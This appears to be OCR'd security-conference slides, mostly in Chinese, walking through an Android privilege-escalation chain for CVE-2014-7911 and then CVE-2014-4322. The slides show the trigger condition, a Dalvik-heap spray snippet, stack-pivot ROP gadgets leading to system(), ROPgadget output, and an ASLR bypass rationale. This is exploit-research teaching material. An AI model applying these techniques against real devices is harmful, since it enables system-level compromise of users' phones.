.text:00003584                 STREX           R1, R12, [addr]
.text:00003588                 CMP             R1, #0
.text:0000358C                 BNE             loc_357C
.text:00003590                 BX              LR
.text:00003590 ; End of function android_atomic_dec
.text:00003590
```

触发条件

```
if(*(*(mOrgue+4))==1){
    refs = *(mOrgue+4)
    r2 = *(*(*(refs+8))+12)
    blx r2  ; <—— controlled
}
```

- mOrgue = r0 = r5
- mOrgue需要指向可控的内存，怎样控制内存?

Dalvik-heap

- 储存java对象实例的内存区
- 其内存基地址在任意应用中**都相同**

```
root@hammerhead:/ # ps | grep system_server
system 1081 184 1016828 80544 ffffffff 4005073c S system_server

root@hammerhead:/ # cat /proc/1081/maps | grep dalvik-h
425e0000-4393f000 rw-p 00000000 00:04 10382 /dev/ashmem/dalvik-heap (deleted)
4393f000-43941000 ---p 0135f000 00:04 10382 /dev/ashmem/dalvik-heap (deleted)
43941000-61540000 rw-p 01361000 00:04 10382 /dev/ashmem/dalvik-heap (deleted)

root@hammerhead:/ # ps | grep "c.v.e"
u0_a77 17716 184 915516 47668 ffffffff 4005073c S c.v.e

root@hammerhead:/ # cat /proc/17716/maps | grep dalvik-h
425e0000-61540000 rw-p 00000000 00:04 10382 /dev/ashmem/dalvik-heap (deleted)
```

Dalvik-heap spray

- 利用堆喷射进行内存布局，将**mOrgue**指向这个内存范围内，触发代码执行
- 找到这样一个API：向system_server传输一个**String**，system_server把这个String存储在实例中**不被销毁**
- 反复调用这个API，让String buffer**充满dalvik-heap**

Dalvik-heap spray

- registerReceiver 的permission参数是一个String类型，注册广播后String buffer将常驻system_server内存空间

```
void heap_spary_ex(){
        IntentFilter inFilter = new IntentFilter();
        inFilter.addAction(generateString(16));
        this.registerReceiver(receiver, inFilter,malformed_string,null);
```

Dalvik-heap spray


4.4.2, debug
8600
8601
8602
8603
8604
8605
8606
8607
8608
8609
8610
8611
8612
8613
8614
8615
8616
8617
8618
8619 / 8700
8620
8621
8622
8623
8624
8625

Alloc Order	Allocatior	Allocated Class	Thread Id	Allocated in	Allocated in
1037	2040	char[]	9	android.os.Parcel	nativeReadString
1025	2040	char[]	60	android.os.Parcel	nativeReadString
1013	2040	char[]	52	android.os.Parcel	nativeReadString
1001	2040	char[]	45	android.os.Parcel	nativeReadString
989	2040	char[]	55	android.os.Parcel	nativeReadString
977	2040	char[]	21	android.os.Parcel	nativeReadString
965	2040	char[]	10	android.os.Parcel	nativeReadString
953	2040	char[]	58	android.os.Parcel	nativeReadString
941	2040	char[]	57	android.os.Parcel	nativeReadString
929	2040	char[]	56	android.os.Parcel	nativeReadString
917	2040	char[]	62	android.os.Parcel	nativeReadString
905	2040	char[]	63	android.os.Parcel	nativeReadString
893	2040	char[]	59	android.os.Parcel	nativeReadString

```
at android.os.Parcel.nativeReadString(Native Method)
at android.os.Parcel.readString(Parcel.java:1515)
at android.location.ILocationManager$Stub.onTransact(ILocationManager.java:353)
at android.os.Binder.execTransact(Binder.java:404)
at dalvik.system.NativeStart.run(Native Method)
```

memory layout

- mOrgue 指向堆中的白色部分的任意地址，都可以控制程序执行流程




触发条件

```
if(*(*（mOrgue+4））== 1){
    refs = *（mOrgue+4）
    r2 = *(*(*(refs+8))+12)
    blx r2  ; <—— controlled
}
```

- mOrgue = r0 = r5
- mOrgue 几乎可以指向任何dalvik-heap中的内存

memory layout

- 控制了代码执行流程，可是dalvik堆上的内存并不能用来执行
- bypass NX?



build ROP chain

- stack pivot：将控制的堆内存交换栈上,即复写SP.

chain1: ldr r7,[r5]; ldr r4,[r7,#0x378]; blx r4

chain2: mov sp,r7; pop {…,lr}; bx lr

- r5 = mOrgue

build ROP chain

- 接着继续执行rop，最终执行system()

  r0是已经被控制的mOrgue

chain 3: ldr r0,[r0+0x48] ;**char command[]**

chain 4: **system()** in libc


rop

- https://github.com/JonathanSalwan/ROPgadget
- 只用基础模块：libc libandroid_runtime …
- 可以把arm code当做thumb code来搜索，增加更多的可能

rop

```
retme@retme1-OptiPlex-7010:/media/retme/bonus/src/ROPgadget$ ROPgadget --thumb --binary libc.so | more
Gadgets information
============================================================
0x00024d04 : adc.w r0, r6, r0, lsl #8 ; mov.w r3, #-1 ; str r0, [r4, #4] ; str r3, [r4] ; str r0, [r4,
0x0002b964 : adc.w r8, r8, r0, lsl #8 ; blt #-0x3e ; mov r0, r4 ; pop {r3, r4, r5, pc}
0x00028a0e : adcs r0, r1 ; bx lr
0x00028a0e : adcs r0, r1 ; bx lr ; movs r0, #1 ; bx lr
0x00028a0e : adcs r0, r1 ; bx lr ; movs r0, #1 ; bx lr ; cmp r0, #0x7f ; ite hi ; movs r0, #0 ; movs r0
0x0001423a : adcs r0, r2 ; bx lr
0x0001423a : adcs r0, r2 ; bx lr ; movs r0, #1 ; bx lr
0x00012e00 : adcs r0, r3 ; bx lr
0x000332fe : adcs.w r0, r3, r2 ; pop {r3, pc}
0x0002bc28 : adcs.w r6, sl, r4, lsl #16 ; ldr r0, [sp, #4] ; bl #-0x1e032 ; mov r0, r4 ; pop {r1, r2, r
0x000160b0 : add fp, r4 ; b #0x10 ; rsb r8, r4, r7 ; mov r1, r7 ; ldr r2, [sp, #8] ; mov r0, r8 ; blx r
0x0000f8d4 : add r0, pc ; add r1, pc ; add r2, pc ; blx #0x13b04 ; movs r0, #1 ; pop {r3, r4, r5, pc}
0x00012a68 : add r0, pc ; add r1, pc ; b.w #0x2aabc
0x00012a54 : add r0, pc ; add r1, pc ; b.w #0x2aad0
0x0002f624 : add r0, pc ; add r1, pc ; bl #-0x1ad04 ; str r0, [r4] ; cmp r0, #0 ; bne #-0x32 ; pop {r4,
0x0001cade : add r0, pc ; add r2, pc ; add r3, pc ; bl #-0xab74 ; cbnz r4, #0x1a ; movs r0, #0 ; pop {r
0x0001cb4e : add r0, pc ; add r2, pc ; add r3, pc ; bl #-0xabe4 ; cbnz r4, #0x1a ; movs r0, #0 ; pop {r
0x0001cbd0 : add r0, pc ; add r2, pc ; add r3, pc ; bl #-0xac66 ; cbnz r6, #2 ; movs r0, #0 ; pop {r3,
0x000315a4 : add r0, pc ; add sp, #0x14 ; pop {r4, r5, pc}
0x00011706 : add r0, pc ; b #-0x22 ; ldr r0, [r1, #8] ; cmp r0, r3 ; beq.w #-0x258 ; b #-0x3f4 ; pop {r
```

bypass ASLR?

- 攻击程序同system_server皆由zygote fork而来，libc / libandroid_runtime / dalvik - heap的基地址完全相同
- 不存在ASLR的限制 

Episode IV

CVE-2014-4322

- 通过CVE-2014-7911，获得system执行权限，终于可以访问/dev/qseecom ！
- /dev/qseecom是一个负责与TrustZone进行交互的驱动设备

CVE-2014-4322

```
static int __qseecom_update_cmd_buf(struct qseecom_send_modfd_cmd_req *req,…)
{
    …
    field = (char *) req->cmd_req_buf + req->ifd_data[i].cmd_buf_offset;
    …
    update = (uint32_t *) field;
    if (cleanup)   *update = 0;
    else
   *update = (uint32_t)sg_dma_address(sg_ptr->sgl);
```

